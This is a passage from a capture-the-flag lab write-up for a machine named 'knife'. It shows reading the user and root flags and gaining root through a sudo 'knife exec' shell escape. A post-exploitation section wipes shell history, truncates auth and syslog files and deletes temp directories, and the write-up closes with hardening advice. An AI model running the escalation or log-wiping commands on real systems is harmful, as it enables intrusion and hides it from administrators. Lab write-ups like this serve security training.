        inet 10.10.10.242  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb0:cf10  prefixlen 64  scopeid 0×20<link>
        ether 00:50:56:b0:cf:10  txqueuelen 1000  (Ethernet)
        RX packets 76755  bytes 5047896 (5.0 MB)
        RX errors 0  dropped 19  overruns 0  frame 0
        TX packets 75251  bytes 5629577 (5.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 93574  bytes 9789838 (9.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 93574  bytes 9789838 (9.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

james@knife:/$ 
```

Finding the user.txt flag that is usually in the /home/userName directory that was the case there too. Otherwise would have used find command to search for the file containing the flag.




```
james@knife:/$ cd home
cd home
james@knife:/home$ ls
ls
james
james@knife:/home$ cd jam
cd james/
james@knife:~$ ls
ls
user.txt
james@knife:~$ cat user.t
cat user.txt
420c281960b4f86d4e6f07863b43c80a
james@knife:~$ 
```

Privilege Escalation

Privilege escalation was achieved through:


1. Sudo rights analysis revealed knife binary access



```
james@knife:/$ sudo -l
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
james@knife:/$ 
```

2. Exploited sudo knife exec capability by googling the method that was then found on GTFO bins:



GTFOBins
https://gtfobins.github.io › gtfobins › knife

knife | GTFOBins

This is capable of running ruby code. Shell. It can be used to break out from restricted environments by spawning an interactive system shell. **knife** exec -E ' ...

GTFOBins
https://gtfobins.github.io

GTFOBins

If you are looking for Windows binaries you should visit LOLBAS. Shell; Command; Reverse shell; Non-interactive reverse shell; Bind shell; Non-interactive bind ...

Chef Documentation
https://docs.chef.io › workstation › knife_exec

knife exec

25-Aug-2023 — Use the **knife** exec subcommand to execute Ruby scripts in the context of a fully configured Chef Infra Client. Use this subcommand to run ...


Missing: ~~escalation~~ | Show results with: escalation

VK9 Security
https://vk9-sec.com › knive-privilege-escalation

Knive – Privilege Escalation

3. Obtained root access using following command:


   sudo knife exec -E 'exec "/bin/sh"'



```
james@knife:/$ knife exec -E 'exec "/bin/sh"'
knife exec -E 'exec "/bin/sh"'
WARNING: No knife configuration file found. See https://docs.chef.io/config_rb/ for details.
ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
whoami
james
sudo knife exec -E 'exec "/bin/sh"'

whoami
root
```


Confirming the access whether its root or not again checking the ifconfig too:



```
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.242  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb0:cf10  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b0:cf:10  txqueuelen 1000  (Ethernet)
        RX packets 78701  bytes 5185494 (5.1 MB)
        RX errors 0  dropped 44  overruns 0  frame 0
        TX packets 76219  bytes 5710560 (5.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 127188  bytes 12962624 (12.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 127188  bytes 12962624 (12.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Now finding the root.txt that was also found with almost no efforts in the root directory.



```
cd root
ls
delete.sh
root.txt
snap
cat root.txt
daf32e514986dde04fa7a7c040595d3f
```

Post-Exploitation

Clearing up the evidences by first clearing the command history then logs and then removing temp files if any,



```
history -c
/bin/sh: 13: history: not found
rm ~/.bash_history

rm /home/*/.bash_history

ps aux | grep nc
systemd+     720  0.0  0.1  90228  5996 ?        Ssl  20:48   0:00 /lib/systemd/systemd-timesyncd
root         829  0.0  0.0  81960  3700 ?        Ssl  20:48   0:00 /usr/sbin/irqbalance --foreground
opscode      912  0.6 31.6 3635920 1266940 ?     Ssl  20:48   0:35 /opt/opscode/embedded/open-jre//bin/java -Xmx1024m -Xms1024m -XX:NewSize=64M -XX:+UseConcMarkSweepGC -XX:CMSInitiatingOccupancyFraction=75 -XX:+
UseCMSInitiatingOccupancyOnly -XX:+AlwaysPreTouch -Xss1m -Djava.awt.headless=true -Dfile.encoding=UTF-8 -Djna.nosys=true -XX:-OmitStackTraceInFastThrow -Dio.netty.noUnsafe=true -Dio.netty.noKeySetOptimization=tr
ue -Dio.netty.recycler.maxCapacityPerThread=0 -Dlog4j.shutdownHookEnabled=false -Dlog4j2.disable.jmx=true -Djava.io.tmpdir=/var/opt/opscode/elasticsearch/tmp -XX:+HeapDumpOnOutOfMemoryError -Des.path.home=/opt/o
pscode/embedded/elasticsearch -Des.path.conf=/var/opt/opscode/elasticsearch/config -Des.distribution.flavor=oss -Des.distribution.type=tar -cp /opt/opscode/embedded/elasticsearch/lib/* org.elasticsearch.bootstra
p.Elasticsearch
opscode+    1087  0.0  0.1 917884  5568 ?        Ss   20:48   0:00 postgres: autovacuum launcher process
root        4921  0.0  0.0   6300   672 ?        S    22:20   0:00 grep nc
cat /dev/null > /var/log/auth.log
cat /dev/null > /var/log/syslog
rm -rf /tmp/*
rm -rf /var/tmp/*

reboot
```

Recommendations

1. PHP Version Control:

   - Immediately remove compromised PHP version

   - Implement strict version control procedures

   - Regular security patches and updates

2. Web Server Hardening:

   - Remove version information from HTTP headers

   - Implement proper HTTP security headers

   - Regular security audits of web applications

3. Access Control:

   - Review and restrict sudo permissions

   - Implement principle of least privilege

   - Regular audit of sudo rights

4. System Hardening:

   - Implement proper file permissions

   - Regular system updates

   - Enable system auditing

Conclusion

The target system was compromised through a critical PHP backdoor vulnerability, combined with misconfigured sudo permissions. Immediate attention to the provided recommendations is advised to prevent similar security breaches.